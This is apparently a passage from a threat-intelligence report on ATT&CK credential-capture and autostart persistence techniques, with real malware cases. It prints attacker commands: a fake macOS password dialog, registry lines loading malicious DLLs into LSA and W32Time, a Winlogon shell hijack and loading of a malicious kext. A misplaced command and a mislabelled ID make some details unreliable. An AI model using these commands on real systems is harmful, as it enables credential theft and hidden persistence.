
These prompts can be crafted using scripting languages like **PowerShell**, **AppleScript**, or **Unix Shell** scripts. On Linux, attackers may use malicious shell scripts or command-line tools to launch credential-harvesting dialog boxes.

Additionally, adversaries may mimic software authentication requests from browsers or email clients. By combining these fake prompts with user activity monitoring, they can strategically time spoofed requests during sensitive operations, enhancing their success in stealing credentials.

There are many proofs of GUI input capture being used in the wild.

In the **DeceptionAds** campaign identified in 2024, adversaries employed a sophisticated GUI Input Capture technique to distribute the **Lumma Stealer** malware [92]. They utilized the **Monetag ad network** to deliver pop-up advertisements across numerous websites, particularly targeting users of pirate streaming and software platforms.

These ads redirected users to deceptive CAPTCHA verification pages, which appeared legitimate but were designed to deceive. Upon visiting these pages, a JavaScript snippet covertly copied a malicious PowerShell command to the user's clipboard. The page then instructed users to paste this command into their system's Run dialog to verify they were not bots.




Executing the command initiated the download and installation of the Lumma Stealer malware, compromising the user's system.

Another example is from **MacStealer's** methodology where the adversaries employ **osascript** to execute AppleScript code inline [37]. This generates a deceptively simple yet persuasive dialog box. For instance, an attacker might execute the following command:

```
osascript -e 'display dialog "MacOS wants to access the System Preferences." with title "System Preferences" with icon caution default answer "" with hidden answer'
```

This script creates a pop-up dialog designed to resemble a legitimate macOS system prompt. The crafted message, "macOS wants to access the System Preferences," is paired with an authoritative title and a cautionary icon to instill a false sense of urgency.



The inclusion of a hidden text input field further reinforces the illusion of a routine security measure, subtly coaxing the user into entering their credentials.

#8.3. T1056.003 Web Portal

Web Portal Capture is a technique where adversaries modify web portals to intercept and steal user credentials. By injecting malicious code into login pages, they can capture data entered by unsuspecting users. This technique may be used during initial access attempts or post-compromise to maintain access using valid credentials. It relies on the ability to alter portal files or inject scripts into web applications.

Adversary Use of Web Portal Capture

Adversaries leverage the Web Portal Capture technique by injecting malicious code into externally facing login portals, such as VPN or other remote access interfaces, with the explicit goal of intercepting and stealing user credentials. By modifying legitimate scripts or inserting hidden code into the existing authentication framework, they ensure that the compromised portal functions as expected from the user's perspective, allowing normal logins to continue without raising immediate suspicion.

This stealthy approach often relies on intercepting form submission processes or hooking into JavaScript events that capture usernames and passwords. Once this data is siphoned off, attackers either store it locally on the compromised server or transmit it to a command-and-control infrastructure. Because the authentication process still proceeds normally, end users experience no outward indication of compromise, which significantly extends the time adversaries have to exploit the collected credentials.

This technique can be employed in post-compromise scenarios when attackers already possess elevated privileges, enabling them to directly modify files in the authentication environment. By embedding malicious scripts in files related to login or session management, adversaries establish a persistent mechanism that continues to harvest credentials even if parts of their initial access vector are discovered and removed. In such cases, they may retain long-term access to critical accounts and services through legitimate external remote solutions.

Conversely, Web Portal Capture can also be utilized at the very outset of an intrusion, especially when attackers discover and exploit vulnerabilities in publicly facing web services. By leveraging these vulnerabilities to gain sufficient privileges on the host or within the application, adversaries are able to modify critical authentication components before administrators realize anything has been compromised. This initial foothold can then be used to pivot into other areas of the network, as valid credentials will facilitate lateral movement and privilege escalation tactics.

In January 2024, security researchers identified that this technique had been used in attacks against Ivanti Connect Secure VPN, where two distinct zero-day vulnerabilities were exploited [133]. The first, CVE-2023-46805, was an authentication bypass flaw allowing adversaries to sidestep normal login requirements and achieve privileged access to the VPN interface.

The second, CVE-2024-21887, was a command injection flaw that, once triggered, enabled attackers to execute arbitrary code on the underlying system. By chaining these vulnerabilities, the threat actors achieved unauthorized remote code execution capabilities, subsequently modifying a legitimate JavaScript file that governed the Web SSL VPN login process. Through subtle changes to the file, they introduced malicious logic that captured user credentials as they were entered. The credentials were then transmitted to an attacker-controlled domain, while legitimate authentication requests still reached the genuine server, preserving the appearance of normal operation and reducing the likelihood of immediate detection.

Following the discovery of these initial attacks, multiple threat groups began widespread exploitation of the same Ivanti Connect Secure VPN vulnerabilities [134].

These groups incorporated the vulnerabilities into their own toolkits, frequently automating the scanning for and exploitation of unpatched VPN instances. Once access was obtained, they often deployed custom malware implants designed for long-term surveillance, data extraction, or further credential harvesting across the victim's environment.

As a result, various organizations across different sectors faced significant threats to their internal operations, since compromised credentials could grant access not only to the VPN but also to other sensitive systems and applications tied to those user accounts. This surge in exploitation underscored the broader significance of ensuring rigorous patch management, continuous monitoring of externally facing web portals, and detailed inspection of authentication workflows for unauthorized modifications.

The fact that multiple threat actors converged on these vulnerabilities after their initial disclosure demonstrated the inherent agility of adversaries who seize newly identified weaknesses to enhance their own campaigns.

Ultimately, the Ivanti Connect Secure incident serves as a clear illustration of how critical it is to protect web portals from credential harvesting schemes, given that adversaries continually seek new and more sophisticated ways to leverage such tactics for persistent and stealthy access to networks.

#8.4. T1056.004 Credential API Hooking

Credential API Hooking is a method where attackers intercept system API calls to capture authentication data like usernames and passwords. By modifying or redirecting API functions, they extract sensitive credentials directly from applications. Techniques include IAT hooking and inline hooking, allowing precise targeting of authentication processes.

This covert method bypasses traditional defenses and enables discreet credential theft.

Adversary Use of Credential API Hooking

Adversaries utilize **Credential API Hooking** to intercept specific operating system API functions that handle authentication data, such as usernames and passwords. By redirecting these API calls, attackers can extract sensitive information directly from applications without user awareness. This method is more precise than general keylogging, as it targets particular authentication functions. Common implementation techniques include:

Hook Procedures

Hook procedures are used by adversaries to intercept events generated by system operations, including keystrokes, mouse clicks, and system messages. These hooks enable malicious code execution in response to designated triggers.

In Windows, the hook mechanism intercepts message traffic before it reaches a target window procedure and can be chained for broad coverage. It is commonly installed via `SetWindowsHookEx` with `WH_KEYBOARD` to capture key events or `WH_MOUSE` to observe mouse actions and dynamic event streams [135].

For instance, the malware sample "`PDFSuperHero.exe*`" is known to install both global keyboard and mouse hooks, enabling it to monitor user inputs extensively.

SHA-256*: `bdeec81ab5620851b5fbac50df088985b21ef734577c98feb0407de30d1c9f`

This method is especially potent for surveilling targeted actions, such as password input in a specific window or application, granting adversaries access to sensitive data without alerting the user.

Import Address Table (IAT) Hooking

Import Address Table (IAT) Hooking is a technique used in Windows applications to intercept and manipulate function calls by altering the Import Address Table (IAT). The IAT is a critical data structure in a program's memory that stores pointers to functions imported from dynamic link libraries (DLLs). These pointers allow the application to call external functions during runtime, such as displaying a notification or processing data.

Under normal circumstances, when a program calls a function like `DisplayAlert`, it queries the IAT to find the function's address and then executes the corresponding code in the associated DLL, such as `syslib.dll`. However, in IAT hooking, the function pointer in the IAT is replaced with the address of a custom function. This modification redirects the execution flow so that when the program calls `DisplayAlert`, it instead executes the attacker's custom code. For example, a malicious actor might replace the pointer for `DisplayAlert` with a rogue function named `interceptedAlert` [136]. This rogue function could execute additional malicious actions, such as logging sensitive data, before optionally calling the original `DisplayAlert` function to maintain the program's expected behavior. This allows the hook to remain covert while manipulating the program's functionality.

IAT hooking is commonly used by malware to intercept API calls, alter program behavior, and hide malicious activities. However, it's important to note that modern Windows operating systems have implemented security measures to protect the IAT from unauthorized modifications [137]. For instance, the IAT is now write-protected to prevent such tampering. However, certain processes, like delay-loaded imports, may temporarily modify the IAT during their operations. These security measures aim to make it more challenging for attackers to exploit IAT hooking techniques.

#9

T1547 Boot or Logon Autostart Execution

Tactics

Persistence, Privilege Escalation

Prevalence

15%

Malware Samples

152,566

Adversaries are increasingly leveraging system settings to automatically execute programs during system startup or user logon, enabling persistent control or privilege escalation on compromised systems. This approach often exploits operating system mechanisms, such as special directories or configuration repositories like the Windows Registry. Notably, in the Red Report 2025, this technique has once again been ranked among the top ten most frequently used methods.

This marks the second consecutive year it has appeared in the top ten, underscoring its continued prevalence and effectiveness.



THE PERSISTENT THIEF

What Is Boot Logon and Auto Start Execution?

Boot Logon and Auto Start Execution are integral components of modern computing systems, functioning to streamline and manage the initiation of processes and applications during the startup phase of a computer and upon user login.

Boot Logon

Boot Logon encompasses the series of actions and procedures triggered when a computer is powered on and begins loading the operating system. This phase is crucial for setting up the computer's environment, involving the loading of

- the system's basic input/output system (BIOS),
- Unified Extensible Firmware Interface (UEFI),
- the initialization of hardware components, and
- the launching of essential operating system services.

The primary objective of Boot Logon is to ensure that the foundational elements of the system are correctly loaded and configured, providing a stable and operational platform for the user and any subsequent processes.

Auto Start Execution

Auto Start Execution, on the other hand, refers to the automatic launching of certain programs, scripts, or services either when a user logs into the system or under specific pre-set conditions. This feature enhances user convenience and system efficiency by ensuring that frequently used applications or essential system services, such as security software and system monitoring tools, are readily available without manual intervention.

Auto Start Execution can be configured through various mechanisms within the operating system, including but not limited to specific registry keys in Windows environments, startup folders, or the creation of scheduled tasks.

Together, Boot Logon and Auto Start Execution form a critical part of the user experience and system functionality, enabling a seamless transition from system startup to operational readiness by automating the initiation of key processes and applications. While these features are designed with efficiency and user convenience in mind, they also demand careful management and oversight to prevent misuse, particularly in the context of unauthorized or malicious software seeking to exploit these mechanisms for persistence or unauthorized activities.

Adversary Use of Boot Logon and Auto Start Execution

Adversaries can exploit Boot or Logon Autostart Execution mechanisms to achieve persistence, privilege escalation, and stealth in a compromised system. By leveraging these features, malicious actors can ensure their malware or tools are automatically executed whenever the system boots up or a user logs in. This can be particularly challenging to detect and remove, as the processes can embed themselves deeply within the system's normal operations.

Here are some common ways adversaries might use these mechanisms:

- **Persistence:** Malware can insert entries into places where Boot or Logon Autostart Execution is configured, such as the Windows Registry (e.g., Run, RunOnce keys), startup folders, or scheduled tasks. This ensures that the malware is launched every time the system starts or when a user logs in, maintaining the adversary's presence on the system.
- **Privilege Escalation:** Some autostart methods can be exploited to run code with higher privileges. For instance, if malware can write to an autostart location that is executed with administrative privileges, it can effectively escalate its privileges on the system.
- **Stealth:** By embedding themselves in normal boot or logon processes, malicious programs can operate under the guise of legitimate processes, making detection more difficult. This can be particularly effective if the malware mimics or replaces legitimate system files or services.
- **Bypassing Security Software:** Some malware targets autostart locations that are executed before certain security software, allowing the malware to run and potentially disable or evade detection by the security tools.
- **Remote Control Execution:** By ensuring their code is executed at startup or logon, adversaries can establish backdoors, enabling remote control over the system or allowing continuous surveillance and data exfiltration.
- **Spreading and Lateral Movement:** Some types of malware use autostart mechanisms to spread themselves across networks. For example, once they gain access to a system, they can add scripts or executables to autostart locations that will infect other systems on the network.

To defend against misuse of autostart features, it is advised to restrict write access to these areas, use security software for detection, regularly audit autostart settings, and educate users about software risks.

#9

Sub-techniques of Boot or Logon Autostart Execution

There are 14 sub-techniques under the Boot or Logon Autostart Execution technique in ATT&CK v16:

ID	Name
T1547.001	Registry Run Keys / Startup Folder
T1547.002	Authentication Package
T1547.003	Time Providers
T1547.004	Winlogon Helper DLL
T1547.005	Security Support Provider
T1547.006	Kernel Modules and Extensions
T1547.007	Re-opened Applications
T1547.008	LSASS Driver
T1547.009	Shortcut Modification
T1547.010	Port Monitors
T1547.012	Print Processors
T1547.013	XDG Autostart Entries
T1547.014	Active Setup
T1547.015	Login Items

Each of these sub-techniques will be explained in the next sections.



THE PERSISTENT THIEF

#9.1. T1547.001 Registry Run Keys/Startup Folder

Registry Run Keys and the Startup Folder in Windows are designated areas where programs are configured to launch automatically at system boot or user login. Located within the Windows Registry and the file system, respectively, these features are designed for convenience, allowing applications and scripts to initialize immediately upon startup and enhancing user experience by providing immediate access to frequently used programs and services.

Adversary Use of Registry Run Keys/Startup Folder

Adversaries target Windows Run keys and the Startup folder for persistence, as these Registry areas control automatic application launches at login or boot. By manipulating them, malicious software can be consistently executed, allowing the adversary to maintain a presence on a compromised system and exploit mechanisms for legitimate auto-start processes.

1. Exploiting Registry Run Keys for Persistence

By adding entries to Run Keys, malicious actors can execute their payloads, ensuring their programs activate during user logins and inherit the user's permissions for enhanced access. The primary run keys targeted are as follows:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

In addition to these, adversaries may exploit legacy entries, such as `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx`, to load additional components, including DLLs, during the logon process. While this key is not default on newer Windows systems, its presence in certain configurations provides an avenue for stealthy persistence.

Real-world ransomware campaigns illustrate how threat actors weaponize these registry keys. For example, the CISA report that was released in February 2024 detailed **Phobos** ransomware employing commands like `Exec.exe` or `bcdedit[.]exe` to manipulate system settings and maintain persistence [70]. Phobos has also been observed utilizing Windows Startup folders and Run Registry Keys such as `C:/Users/Admin/AppData/Local/directory` to ensure its payload is repeatedly launched.

Similarly, in October 2024, a newer **Medusalocker** ransomware variant was identified, demonstrating how attackers customize Run Keys to serve their malicious purposes. Indicators of Compromise (IoCs) associated with this variant include entries such as [98]:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
```

These instances underscore the deliberate intent of threat actors to use Run Keys as a mechanism to embed their malicious payloads, ensure repeated execution, and maximize their control over compromised systems. The misuse of such entries is a stark reminder of how attackers manipulate system-native features to bypass detection, solidify their presence, and further their objectives, whether it be data encryption, exfiltration, or system disruption.

2. Startup Folder Technique as a Vector for Persistence

Adversaries frequently exploit the Windows Startup Folder as a method to achieve persistence, embedding their malicious executables in directories automatically executed during user logon. This tactic enables attackers to ensure their programs are launched without user interaction, granting them reliable access to the compromised system. The Startup Folder is a particularly effective persistence vector because Windows inherently checks these locations during the logon process, making it a seamless and low-profile attack mechanism.

Windows provides two primary types of Startup Folders, each serving different scopes:

```
# Individual User Startup Folder
C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup

# System-wide Startup Folder
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

By planting malicious files in these folders, attackers can ensure the automatic execution of their payloads every time the affected user logs in. This not only extends the lifespan of their malware within the environment but also enhances their ability to launch further attacks under the compromised user's permissions.

A real-world example of this tactic was revealed in November 2024, involving the **Snake Keylogger*** malware [99]. This sophisticated threat was found dropping its payloads in the user-specific Startup directory located at:

```
C:\Users\\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\subpredicate[.]vbs
```

[SHA256*](#): 44f1a53f83ed320bf5d7d49ea0febd5e6687dbefbc83b37d084e08e3fcc4801a

By leveraging such techniques, attackers can bypass certain detection mechanisms and maintain control over compromised systems. The persistent use of Startup Folders as a malware vector underscores the necessity of securing these directories and implementing robust monitoring to detect unauthorized modification/

3. Manipulating Registry for Startup and Service Control

To further establish their presence, adversaries may modify additional registry keys that influence startup folder items or control the automatic startup of services during system boot. They commonly alter entries within both the **HKEY_CURRENT_USER** and **HKEY_LOCAL_MACHINE** branches, impacting user shell folders and service startup configurations. This manipulation involves keys such as:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
```

For example, on another malware analysis done in December 2024 [138], the following registry key activity was observed.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run Services
C:\Users\user\AppData\Roaming\7D3ED97FB83B796922796\7D3ED97FB83B796922796[.]exe
```

[SHA256*](#): d58061a43df6b63e97421904c066ed5ad4b87a3733c250e105e83bc7154d9414

This analysis highlights a malware persistence technique leveraging the registry key **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** to execute a malicious file located in the **AppData\Roaming** directory at every user logon.

By using this registry key, the malware ensures persistence specific to the current user account, while the inconspicuous location and randomized folder/file names help evade detection.

4. Boot Execution as an Infiltration Method

The adversaries may also target the **BootExecute** value in **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager**. By default, this key is set for system integrity checks but can be exploited to run additional malicious programs or processes at system boot, ensuring their activation before many security measures are in place.

In summary, through these various methods, adversaries aim to install and operate malware, including remote access tools, in a manner that survives system reboots and evades detection. Often, they employ masquerading techniques, making their registry entries appear legitimate to blend in with authentic system processes. This strategic manipulation of autostart execution mechanisms underscores the importance of vigilant monitoring and robust security practices in protecting against persistent threats.

#9.2. T1547.002 Authentication Package

Authentication packages in Windows are crucial for the operating system's management of logon processes and security protocols. These packages, typically in the form of Dynamic Link Libraries (DLLs), are loaded by the Local Security Authority (LSA) process at system startup.

Their primary role is to facilitate various logon processes and implement security protocols, making them an integral component of the authentication system in Windows.

Adversary Use of Authentication Package

Adversaries often exploit Windows systems by manipulating the Registry to gain persistent and elevated access. A common tactic involves targeting the `HKLM\SYSTEM\CurrentControlSet\Control\Lsa` key, which is critical for authentication processes. To achieve this, attackers might execute a command like the following:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Authentication Packages" /t REG_MULTI_SZ /d "C:\Path\To\evil.dll" /f
```

This command adds their malicious DLL (`evil.dll`) to the list of authentication packages. When the system boots, the LSA process, which runs with high privileges, loads this DLL. Consequently, the malicious code gains elevated privileges and executes seamlessly within the system context. By embedding their code in such a critical system process, adversaries ensure that their payload remains active and undetected, executing with every system startup.

For example, according to a malware sandbox analysis that was done in June 2024 [139], we are seeing a persistence mechanism tied to the Windows Local Security Authority system.

Address	Opcode	Instruction	Meta Information
00007FF670FF2CE5	488D15645D0000	lea rdx, qword ptr [00007FF670FF8A50h]	UTF-16 "System\CurrentControlSet\Control\LsaExtensionConfig\LsaSrv" (Hidden)
00007FF670FF4436	488D1543480000	lea rdx, qword ptr [00007FF670FF8C80h]	UTF-16 "System\CurrentControlSet\Control\Lsa" (Hidden)

```
SHA256*: efa9e8325232bbd3f9a118d396de04370e56c3c7b6d552fab46b5b39f3ad522d
```

The malware manipulates the registry paths `System\CurrentControlSet\Control\LsaExtensionConfig\LsaSrv` and `System\CurrentControlSet\Control\Lsa`, as indicated by the instructions loading these strings into the `rdx` register. These registry keys play a significant role in configuring LSA extensions and authentication packages, both of which are essential for the system's logon and security processes.

By modifying these keys, the malware ensures that its malicious code is loaded by the highly privileged LSA process (`lsass.exe`) during every system startup, achieving persistence.

The "Hidden" attribute in the metadata suggests that the malware employs obfuscation techniques to conceal these registry changes from standard inspection tools, increasing its stealth. The `lea rdx, qword ptr` instructions prepare the registry key addresses for further operations, such as querying, modifying, or injecting malicious DLLs. This behavior aligns with common tactics where adversaries use the `Lsa` or `LsaExtensionConfig` keys to load their payloads, allowing execution within the trusted and elevated context of the LSA process.

It makes detection and remediation particularly challenging, as tampering with these registry keys or the `lsass.exe` process can destabilize the system. Ultimately, this persistence method ensures that the malware remains active across reboots, embedded in a critical system process that provides both elevated privileges and stealth.

#9.3. T1547.003 Time Providers

In Windows, the W32Time service ensures time synchronization within and across domains. Time providers within this service, implemented as DLLs, fetch and distribute time stamps from various sources. They are registered in the Windows Registry, making them attractive targets for adversaries who can replace legitimate DLLs with malicious ones.

Adversary Use of Time Providers

Adversaries aiming to maintain persistence on a Windows system may target the W32Time service, a critical component for time synchronization in network operations. They achieve this by manipulating a specific registry key:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Authentication Packages" /t REG_MULTI_SZ /d "C:\Path\To\evil.dll" /f
```

By obtaining administrative privileges, attackers can alter this registry key to include a malicious DLL. This is typically done using the reg add command. For instance, they might add a new subkey to register their malicious DLL as a time provider, using a command like:

```
"HKLM\System\CurrentControlSet\Services\W32Time\TimeProviders\MyMaliciousTimeProvider" /v "DllName" /d "C:\Path\To\Malicious.dll" /f
```

This method is covert and effective, embedding the malware within an essential system service. When the system boots up or the W32Time service is restarted, the service control manager loads the registered time providers, including the malicious DLL. This DLL, running under the Local Service account, possesses sufficient privileges to carry out various malicious activities, exploiting the critical role of the time synchronization service in network operations.

To mitigate the risk of adversaries exploiting the W32Time service in Windows systems, a combination of restrictive measures is essential. Implementing Group Policy to restrict file and directory permissions can prevent unauthorized modifications to W32Time DLLs, blocking the insertion of malicious code. Simultaneously, restricting registry permissions through Group Policy is crucial for safeguarding W32Time registry settings against unauthorized changes

#9.4. T1547.004 Winlogon Helper DLL

Winlogon Helper DLLs extend the functionality of the Windows Logon process, executing code during user sessions. These DLLs are loaded by Winlogon, which manages user logins, security, and interface. Due to their elevated privileges and critical role in system processes, adversaries frequently exploit these DLLs.

Adversary Use of Winlogon Helper DLL

By strategically modifying specific registry entries, adversaries can manipulate Winlogon to load and execute malicious DLLs and executables during login events.

They typically focus on keys like the following, which are pivotal for Winlogon's helper functionalities.

```
HKLM\Software[\Wow6432Node\]\Microsoft\Windows
NT\CurrentVersion\Winlogon\
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

Common tactics include

- altering the Winlogon\Shell key to replace the default system shell with a malicious executable,
- modifying Winlogon\Userinit to change the standard userinit.exe to a custom executable, and
- adding new notification package DLLs through Winlogon\Notify.

These changes cause the malicious files to execute under the context of the logged-in user or the Local System account, providing the adversaries with a reliable method for maintaining access.

For instance, observed in May 2024, the **KamiKakaBot** malware was observed employing the **Winlogon Helper DLL** technique to establish persistence on compromised systems [100].

According to security researchers, KamiKakaBot modifies specific registry entries to load malicious DLLs during user logon, ensuring its code executes with elevated privileges each time the user logs in.


```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Winlogon\Shell = explorer.exe, explorer.exe  
/e,/root,%Pyps% -nop -w h "Start-Process -N -F $env:Msbd -A $env:Temprd"
```

[SHA256*](#): 580506d869ce6652dcf0f77354959f8258c0f7fbdc95bd686a1377fa758a4e2b

This command modifies the `Shell` value in the Windows Registry under the path `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`. By default, the `Shell` value is set to `explorer.exe`, which launches the standard Windows desktop environment upon user login. However, the modified value introduces a second instance of `explorer.exe` alongside malicious parameters.

The command includes `/e,/root,%Pyps%`, which directs Windows Explorer to open a specific root directory, likely one containing hidden or malicious files specified by the `%Pyps%` environment variable. It also executes a PowerShell command using the `Start-Process` function, leveraging additional environment variables like `$env:Msbd` and `$env:Temprd`. These variables likely reference malicious payloads or scripts. The use of parameters such as `-nop` (no profile) and `-w h` (hidden window) ensures the PowerShell process runs stealthily, avoiding detection by users.

This modification enables the attacker to execute arbitrary commands or payloads during the login process, effectively maintaining persistence while masking malicious activity behind a legitimate-looking desktop environment.

Additionally, another sandbox analysis report has identified malware samples that attempt to modify the Winlogon Helper DLL registry key to achieve persistence. For instance, a sample analyzed in May 2024 (`Mandela.exe`) [101], exhibited behavior consistent with this technique, indicating that adversaries continue to leverage this method to maintain access to compromised systems.

[SHA256*](#): c6818da28a36a7ed628e5a86ede3a642b609b34b2f61ae4dba9a4814d6822d2f

#9.5. T1547.005 Security Support Provider

Security Support Providers (SSPs) in Windows are dynamic libraries that provide authentication and security services, typically loaded into the Local Security Authority (LSA) process. They handle sensitive tasks like password authentication. Adversaries target SSPs to load malicious DLLs, exploiting their integral role and privileges for persistence and access to sensitive data, often leading to privilege escalation.

Adversary Use of Security Support Provider

Adversaries frequently target Windows Security Support Providers (SSPs) to gain persistent access and escalate privileges. By injecting malicious DLLs into the LSA process, they exploit SSPs' central role in authentication. This often involves modifying registry keys like the following to control SSP loading at startup.

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
```

For instance, using the following command, they can add a malicious SSP.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages" /v "MyMaliciousSSP" /d "C:\Path\To\Malicious.dll" /f
```

Tools like **PowerSploit** or **Mimikatz** [140] can simplify this process, offering functionalities like **Install-SSP** and **Invoke-Mimikatz** for installing SSPs and logging authentication events. Additionally, frameworks like **Empire** [32] can enumerate existing SSPs, providing adversaries with a comprehensive toolkit for manipulating these critical components.

For instance, as disclosed by CISA, the North Korean Trojan **HOPLIGHT** utilized a technique involving the manipulation of SSPs by targeting the LSASS in Windows [141]. HOPLIGHT specifically modified the **Security Packages** registry key within **SYSTEM\CurrentControlSet\Control\Lsa** to allow the Trojan to inject its malicious code into the authentication process handled by LSASS. By doing so, HOPLIGHT gained the ability to intercept and manipulate sensitive security data, such as passwords, and potentially escalated its privileges within the system.

This sophisticated approach not only facilitated persistent access to the compromised system but also significantly compromised its security integrity, thereby demonstrating the advanced capabilities of state-sponsored cyber threats.

#9.6. T1547.006 Kernel Modules and Extensions

Kernel modules in Linux (LKMs) and kernel extensions in macOS (kexts) extend the system kernel's functionality without needing a reboot. These modules dynamically add features like hardware support, file system extensions, and other low-level operations within the kernel's domain.

Adversary Use of Kernel Modules and Extensions

Adversaries may exploit kernel modules and extensions to achieve persistence and privilege escalation on systems by modifying the kernel to execute programs on system boot. This approach targets LKMs in Linux and kexts in macOS, both of which are used to extend kernel functionality without rebooting the system.

1. Exploiting Loadable Kernel Modules (LKMs) in Linux

To understand the potential dangers of kernel-level exploitation, we consider a scenario where an adversary has already gained access to a Linux system and escalated privileges to root, a critical prerequisite for loading kernel modules. With root access, the adversary can write a malicious Loadable Kernel Module (LKM) in C, specifically designed to perform nefarious tasks such as hiding files and processes, establishing backdoors, or granting unauthorized root access. To ensure seamless integration with the system, the malicious module is compiled using Linux kernel headers to maintain compatibility with the running kernel version.

A particularly sophisticated example of this type of attack is the **Snapekit** rootkit, identified in October 2024 [102]. Snapekit exemplifies the potential severity of kernel-level threats, leveraging advanced techniques to infiltrate Linux systems with exceptional stealth. Delivered via a specially crafted dropper, it strategically unpacks the **snapekit.ko*** module into the **/lib/modules/** directory, ensuring its kernel-level insertion is both effective and covert.

```
loc_202B:
mov     rdx, [rbp+var_A8]
mov     rax, [rbp+var_B0]
mov     rsi, rax
lea     rax, snapekit_ko
mov     rdi, rax
call   in_memory_kernel_module_loading
mov     [rbp+var_CC], al
```


What makes Snapekit especially dangerous is its use of advanced obfuscation methods, such as spoofing process names—masquerading as legitimate system processes like `kworker`—and exploiting Linux capabilities to escalate privileges further.

```
SHA256*: 571f2143cf04cca39f92c67a12ea088bf0aee1161f490e1f8a935019939d56cb
```

The rootkit's core objective is comprehensive system obfuscation, effectively concealing files, processes, and network activities from monitoring tools. This level of stealth makes Snapekit extremely difficult to detect, enabling persistent unauthorized access and prolonged exploitation of compromised systems.

2. Exploiting Kernel Extensions (kexts) in macOS

For this technique, adversaries first develop a malicious kernel extension (kext) for macOS, typically written in `C` or `C++`. This kext is designed to carry out malicious actions, such as establishing backdoors, hiding files, or intercepting user activities. They compile the kext using `Xcode`, Apple's integrated development environment, with a command like:

```
xcodebuild -target [KextNameDecided] -configuration Release
```

This command compiles the kext against macOS kernel headers, ensuring compatibility with the targeted macOS version.

Next, to bypass macOS's security measures, adversaries must address the signing of the kext. Ideally, they use a developer ID certificate granted by Apple, but this is often not feasible for malicious activities. Therefore, they might target systems with System Integrity Protection (SIP) disabled, allowing unsigned kexts to be loaded. Alternatively, they may use social engineering or other methods to trick users into disabling SIP.

With SIP disabled, the adversary then loads the kext into the system using the `kextload` command:

```
sudo kextload /path/to/malicious.kext
```

Once the kext is loaded, it operates with kernel-level privileges, providing the adversary with significant control over the system. This can include executing code with elevated privileges, modifying system processes, or remaining hidden from traditional security tools.

#9.7. T1547.006 Re-opened Applications

